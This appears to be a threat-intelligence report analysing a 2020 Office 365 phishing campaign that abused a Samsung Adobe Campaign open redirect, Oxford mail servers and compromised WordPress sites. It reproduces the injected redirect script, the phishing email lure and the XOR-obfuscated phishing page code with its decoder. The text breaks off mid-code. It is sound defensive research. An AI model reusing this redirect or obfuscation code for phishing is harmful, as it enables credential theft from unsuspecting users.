Office 365 Phishing Campaign Exploits Samsung, Adobe and Oxford Servers

research.checkpoint.com/2020/phishing-campaign-exploits-samsung-adobe-and-oxford-servers/

June 18, 2020

June 18, 2020

Introduction

Over the last few years, the adoption of Office 365 in the corporate sector has significantly increased. Its popularity has attracted the attention of cybercriminals who launch phishing campaigns specifically to attack the platform. As 90% of cyber-attacks start with a phishing campaign, Office 365 is an attractive target for threat actors who work to evade the continuously introduced security solutions.

Recently, a seemingly unsophisticated Office 365 phishing campaign caught our attention. The attackers abused an Adobe Campaign redirection mechanism, using a Samsung domain to redirect victims to an O365 themed phishing website. The hackers took advantage of the fact that access to a reputable domain, such as Samsung's, would not be blocked by security software.

To expand their campaign, the attackers also compromised several websites to inject a script that imitates the same mechanism offered by the Adobe redirection service. Further investigation revealed that the actors behind the campaign implemented a few other interesting tricks to hide the phishing kit and avoid detection at each stage of the attack. This report will describe what we discovered about this Office 365 phishing campaign which used trusted services to allow a new attack.


Before we start

Neither Adobe nor Samsung were compromised in the sense of exploiting a vulnerability. Samsung's Adobe Campaign server was left available for managing campaigns that were not necessarily part of the company's marketing efforts.

A redirection mechanism redirects users to a destination specified in the URL they just clicked. This allows campaign managers, for example, to gauge and monitor ongoing advertisement efforts by logging every successful visit before redirecting the user to an ad page.

Attack Flow

In early April of 2020, we detected a phishing campaign that delivered "missed voice message" emails to its victims. Roughly 43% of these attacks targeted European companies while the rest were seen in Asia and the Middle East. The emails prompted users to click on a button that would allegedly take them to their Office 365 account. These emails use some very basic customization, such as a subject line with the target domain name and the username included in the body of the email. Despite the "Message from Trusted server" notification at the top, a vigilant user would have noticed some inaccuracies. Here is an example of one of the phishing emails:



Fri 4/3/2020 11:42 AM

[redacted] VOIP <xXbxiFzmbHpUBkFgaDKrcNFFwDwzmIDJEaHlPAEsgFqxalnjJX@paediatrics.ox.ac.uk>

2 Missed Calls Case:#03042020

To [redacted]

If there are problems with how this message is displayed, click here to view it in a web browser.

Message from Trusted server.

Office 365 Voice-Mail

Dear [redacted]

You have an incoming voice-message in your voice-portal

as of Friday, April 3, 2020

You can listen or download here .


Listen/Download

Best regard

(c) 20 20 Microsoft Corporation. All Rights reserved | Acceptable usage policy | Privacy Notice

Office 365 Voice-Mail phishing email.

After the victims clicked the button, they were redirected to a phishing page masquerading as the Office 365 login page. Behind the scenes, this redirection consists of two stages: the first stage abused an existing redirection scheme on the legitimate domain (e.g. `samsung[.]ca`), and the second stage redirected the user to a compromised WordPress site.



Phishing attack scheme.

Most of the emails came from multiple generated addresses belonging to legitimate subdomains from different departments in the University of Oxford (UK).

[email protected]x.ac.uk

Example of an auto-generated email address used in this campaign.

The email headers showed that the attackers found a way to abuse one of Oxford's SMTP servers. The email originated from the NordVPN IP address `194.35.233.10` and then passed to the Oxford SMTP server and the Oxford Relay server as displayed below:

```
Authentication-Results: spf=pass (sender IP is 129.67.1.166)
 smtp.mailfrom=paediatrics.ox.ac.uk; xxx; dkim=none (message not
 signed) header.d=none; xxx; dmarc=bestguesspass action=none
 header.from=paediatrics.ox.ac.uk;compauth=pass reason=109
Received-SPF: Pass (protection.outlook.com: domain of paediatrics.ox.ac.uk
 designates 129.67.1.166 as permitted sender) receiver=protection.outlook.com;
 client-ip=129.67.1.166; helo=relay13.mail.ox.ac.uk;

Received: from relay13.mail.ox.ac.uk (129.67.1.166) by
 MR2FRA01FT016.mail.protection.outlook.com (10.152.50.130)

Received: from smtp5.mail.ox.ac.uk ([163.1.2.207])
        by relay13.mail.ox.ac.uk with esmtps (TLS1.2:ECDHE_RSA_AES_256_GCM_SHA384:256)
        (Exim 4.89)
        (envelope-from <[email protected]x.ac.uk>)

Received: from [194.35.233.10] (helo=[127.0.0.1])
        by smtp5.mail.ox.ac.uk with esmtpsa (TLS1.2:ECDHE_RSA_AES_128_GCM_SHA256:128)
        (Exim 4.89)
        (envelope-from <[email protected]x.ac.uk>)

From: "XXX VOIP"
 <[email protected]x.ac.uk>
```

Using legitimate Oxford SMTP servers allowed the attackers to pass the reputation check for the sender domain. In addition, there was no need to compromise actual email accounts to send phishing emails because they could generate as many email addresses as they wanted.

First Stage: Abusing Samsung's Email Redirect

The technique of using Adobe Campaign open redirect was initially discovered in September 2019 on the domain belonging to Adobe itself. In the last few months, it's been widely abused for phishing purposes. To evade detection, attackers abuse open and reputable Adobe Campaign servers to redirect potential victims to their own phishing websites. This means that the link embedded in the phishing email is part of a trusted domain – one that unknowingly redirects victims to the phishing website.
In this case, the Adobe Campaign server belongs to Samsung Canada.

https://t.email1.samsung[.]ca_/r/?id=ff1b346f,303d531,303d53e&p1=8107023398&p2=8107023398&p3=DM15290&p4=_***https://compromised.site#[email protected]***

How does this work?
`t.email1.samsung[.]ca` is a subdomain for Samsung-Canada email campaigns, which hosts an Adobe Campaign server. The specially crafted URL contains a parameter called `p4` which provides the server with a different redirect destination for each victim.

In our case, the attackers took the existing link from an old, but legitimate Samsung Cyber Monday themed email campaign dating back to 2018. By changing the `p4` parameter, they repurposed it to redirect the victim to a domain they controlled instead of `https://samsung.com/ca/` :

https://t.email1.samsung.ca*/r/?id=hf1b346f,303d531,303d53e&p1=8107023398&p2=8107023398&p3=DM15290&p4=****https://www.samsung.com/ca/?mkm_rid=8107023398&mkm_mid=DM15290&cid=ca_email_newsletter_holidaycybermonday_20181126_fr-x-x-viewproducts-x-x***

By using the specific Adobe Campaign link format and the legitimate domain, the attackers increased the chances for the email to bypass email security solutions based on reputation, blacklists and URL patterns.

However, this is not the first time an Adobe Campaign on Samsung infrastructure was used as a relay for phishing. According to urlscan, the `t.info.samsungusa[.]com` domain has been used for phishing-related redirects since February 2020.


Second stage: Redirect the User to a compromised WordPress site

The second layer of redirection is used to distance the final phishing page from the original email.

In this case, the attackers used several compromised WordPress sites which contain malicious redirect code.

Introducing another redirection layer enables the attackers to circumvent security solutions that investigate the links within the email. Thus the URL within the email points to a WordPress site instead of a suspicious-looking phishing page.

The redirect code, which is added to the compromised site's homepage HTML code, also checks if the requested URL contains a `#` sign followed by an email address. If this condition is met, it redirects the victim to the final phishing kit.



```
<script type="text/javascript" >
        var hash = window.location.hash.substring(1);
        if(hash) {
                window.location = "https://absoluteaesthetics.co.uk/ssl/?email="+hash;
        }
</script>
```

Redirection code on compromised WordPress sites.


As a result, only users that have an email address in the link will be redirected, while users that enter the WordPress site directly do not notice any changes. This trick can prevent the site owners from detecting the abuse of their pages.

More redirects

A few days after the campaign launched, the attackers changed the URL inside the emails to the following one:

https://t-email1.ottawashowers[.]ca*/r/?id=ff1b346f,303d531,303d53e&p1=8107023398&p2=8107023398&p3=DM15290&p4=****https://compromised.site&[email protected]***

This time, the compromised WordPress site was `ottawashowers[.]ca`. The attacker set up the subdomain `t-email1` and a redirection script in the `/r/` folder to mimic Adobe Campaign URLs. The parameters from the original Samsung campaign were left unchanged.




RESOLUTIONS

□ ▾ ◂ 1 - 1 of 1 ▾ ▸ Sort : Last Seen Descending ▾ 25 / Page ▾


	Resolve	Location	Network	ASN	First	Last
□	209.59.164.201	US	209.59.128.0/18	32244	2020-04-03	2020-04-22

Indication that the domain `t-email1.ottawashowers[.]ca` was created for the purpose of the campaign.


link
redirect
redirect
Phishing email
Compromised Wordpress site
Compromised Wordpress site
Phishing kit
t-email1.ottawashowers.ca


Phishing attack scheme with compromised WordPress site for first redirect.

Later on in the campaign, the attackers changed the redirection method to be independent of a specific domain or Adobe Campaign server. They compromised and set up a similar redirect on multiple WordPress sites (to see the full list, go the IOCs section).



Timeline of campaign with different redirect servers.

In addition to changing the redirect domains, the threat actors started to change other (previously constant) parameters in the URL while preserving the basic Adobe URL structure. The parameters are used to check the integrity of the link, as well as to avoid detection by pattern-based engines (which will not automatically block all Adobe Campaign redirects). If a parameter is manually changed in this link, the server returns the message: `AUTH FAILED`.




Name	Last modified	Size	Description
license.txt	2020-03-16 15:26	19K	
r/	2020-04-07 05:04	-	
readme.html	2020-03-16 15:26	7.0K	
wordpress.zip	2020-03-05 17:41	13M	
wp-activate.php	2019-09-03 03:41	6.8K	
wp-admin/	2019-09-03 03:41	-	
wp-blog-header.php	2017-12-01 01:11	369	
wp-comments-post.php	2019-01-21 03:34	2.2K	
wp-config-sample.php	2019-01-08 06:30	2.8K	
wp-config.php	2020-03-16 15:25	3.1K	
wp-content/	2012-01-08 19:01	-	
wp-cron.php	2019-10-11 01:52	3.9K	
wp-includes/	2020-04-07 04:27	-	
wp-links-opml.php	2019-09-03 03:41	2.4K	
wp-load.php	2019-09-03 03:41	3.2K	
wp-login.php	2020-03-16 15:26	46K	
wp-mail.php	2019-09-03 03:41	8.3K	
wp-settings.php	2019-10-15 18:37	19K	
wp-signup.php	2019-09-03 03:41	30K	
wp-trackback.php	2017-12-01 01:11	4.7K	
xmlrpc.php	2019-07-01 11:01	3.1K	

Opendir on one of compromised WordPress sites contains newly created redirect folder r/.


Phishing Kit

The final phishing kit was located on compromised WordPress sites. In some cases, the phishing kit was located on sites designed to look like a Microsoft login page. A separate virtual directory is created for each victim, so the final URL is different for every victim, even on the same server.


Sign in to your account
Dangerous
popskill.net/ssl/f29ed7f58288c58744b6470a275d3e4f/e771a37kx0zap7k39z681x5z2w8355k32e5x4z499k98k7z5a035wy7k19wpa1190k9wapz4aw4wx0w2pa5073ep02.php?email=[redacted]@[redacted]&.verify?service=mail&data:tex...
Microsoft
[redacted]@[redacted]
Enter password
Password
Forgot my password
Sign in

Microsoft phishing page.


Most of the HTML code of the phishing pages is generated by JavaScript. The phishing page is divided into multiple sections, and each section is obfuscated with multi-byte XOR. For example, the <HEAD> section of the HTML page is a piece of JavaScript code containing 2 hex blobs that are unescaped and evaluated.



```
<script type="text/javascript">
eval(unescape(
'%66%75%6e%63%74%69%6f%6e%20%71%34%35%66%35%31%35%36%33%28%73%29%20%7b%0a%09%76%61%72%20%72%20%3d%20%22%22%3b%0a%09%76%61%72%20%74%6d%70%20%3d%20%73%2e%
73%70%6c%69%74%28%22%31%37%30%32%38%37%38%37%22%29%3b%0a%09%73%20%3d%20%75%6e%65%73%63%61%70%65%28%74%6d%70%5b%30%5d%29%3b%0a%09%6b%20%3d%20%75%6e%65%73
%63%61%70%65%28%74%6d%70%5b%31%5d%20%2b%20%22%37%37%37%37%37%32%22%29%3b%0a%09%66%6f%72%28%20%76%61%72%20%69%20%3d%20%30%3b%20%69%20%3c%20%73%2e%6c%65%6
e%67%74%68%3b%20%69%2b%2b%29%20%7b%0a%09%09%72%20%2b%3d%20%53%74%72%69%6e%67%2e%66%72%6f%6d%43%68%61%72%43%6f%64%65%28%28%70%61%72%73%65%49%6e%74%28%6b%
2e%63%68%61%72%41%74%28%69%25%6b%2e%6c%65%6e%67%74%68%29%29%5e%73%2e%63%68%61%72%43%6f%64%65%41%74%28%69%29%29%2b%39%29%3b%0a%09%7d%0a%09%72%65%74%75%72
%6e%20%72%3b%0a%7d%0a'));
eval(unescape('%64%6f%63%75%6d%65%6e%74%2e%77%72%69%74%65%28%71%34%35%66%35%31%35%36%33%28%27') +
'%37%56%54%5e%5a%36%01%06%10%10%10%10%31%6f%69%63%65%5d%36%4f%67%59%62%10%67%67%13%62%6e%11%71%65%69%6e%10%5f%5d%5d%64%68%6c%63%35%27%68%65%6c%64%5b%32%
03%03%00%08%1f%11%16%14%01%06%10%10%10%10%15%13%1e%1f%35%62%63%60%65%10%6e%5b%64%36%1d%63%57%60%68%68%5f%6b%6c%10%67%5d%64%61%10%1f%59%68%5f%58%33%1e%58
%6c%6c%65%6e%38%2e%20%6b%5f%5f%6b%6e%5b%22%5f%5a%5f%53%53%63%24%67%65%5d%6e%61%6d%61%5f%6f%6f%6d%65%61%66%59%23%60%22%5d%61%66%22%55%62%6d%6b%25%2c%22%2
f%22%28%2d%2e%2b%2c%20%29%27%59%63%62%6c%5b%62%6c%24%64%6d%50%58%5d%69%23%5a%5f%6a%67%5d%64%61%5f%50%50%5d%6f%62%5f%77%5a%59%59%5d%6c%69%50%66%2f%61%35%
6d%61%64%2a%64%5c%2d%2c%68%5c%67%1a%30%03%06%10%10%10%15%00%08%1f%11%16%14%01%06%34%64%67%62%60%13%53%61%60%6b%69%63%6e%67%59%67%62%36%1d%51%6d%60%64%73
%61%61%6b%6d%1e%10%5d%6d%55%55%32%18%5c%6e%6c%60%6d%36%21%24%6e%55%52%6a%68%5f%20%5f%5f%5c%5d%5c%67%21%6d%68%5c%68%65%6f%61%5a%6c%61%62%61%64%6c%54%22%6
6%26%5f%61%63%21%5b%6d%69%6e%2f%21%23%29%26%2a%2d%2b%28%22%2f%2d%22%53%6e%63%6a%5f%60%6c%21%5d%5c%62%5b%68%6c%53%65%5d%69%23%5d%61%62%6a%5b%6b%5a%55%53%
23%6c%2a%20%64%61%59%67%62%27%60%69%6d%50%58%2c%2c%5e%2b%5e%2e%61%29%75%6d%6e%66%28%5a%5d%60%76%67%6f%6b%6c%2d%2c%52%6c%6b%1a%12%6e%5b%64%33%1e%68%6f%79
%6b%5a%6b%5c%59%5b%6c%1e%10%61%67%58%60%61%60%68%37%1c%1c%44%61%5f%5c%5e%6d%2c%4e%63%1e%68%5a%67%6d%24%6c%6e%6e%58%29%11%11%67%66%66%61%5f%5c%33%1e%19%4
7%6f%50%5d%5d%6a%20%41%62%18%6c%58%62%6e%29%11%11%61%66%6e%5b%59%6e%67%6c%72%30%10%62%59%59%29%2a%2c%23%61%37%69%4b%55%55%4a%65%4b%6a%6a%58%2e%62%28%20%
4a%45%26%20%57%3d%65%5e%3c%5d%5a%5f%4c%5a%63%4c%62%3b%6b%3e%64%6c%5c%6e%68%29%3f%5d%61%2f%6b%62%69%45%58%6e%2f%4c%5e%46%3c%36%33%3a%2a%48%3e%2c%1e%32%03
%06%06%05%3a%2e%59%5d%5b%5e%3217028787%34%39%38%36%31%33%35' + unescape('%27%29%29%3b'));
</script>
```

Part of an obfuscated phishing page.

Decoding the first eval() statement reveals the decoding function.




```
function q45f51563(s) {
    var r = "";
    var tmp = s.split("17028787");
    s = unescape(tmp[0]);
    k = unescape(tmp[1] + "777772");
    for( var i = 0; i < s.length; i++) {
        r += String.fromCharCode((parseInt(k.charAt(i%k.length))^s.charCodeAt(i))+9);
    }
    return r;
}
```

First eval() statement after hex decoding.


This decoding function extracts encoded data (stored in tmp[0]) and XOR key (stored in tmp[1]) from the argument and performs XOR between the data and the key (loop in the code above).

The second *eval()* statement calls this decoding function and writes the final HTML to the page with *document.write()*:



```
document.write(q45f51563(
'%37%56%54%5e%5a%36%01%06%10%10%10%10%31%6f%69%63%65%5d%36%4f%67%59%62%10%67%67%13%62%6e%11%71%65%69%6e%10%5f%5d%5d%64%68%6c%63%35%27%68%65%6c%64%5b%32%
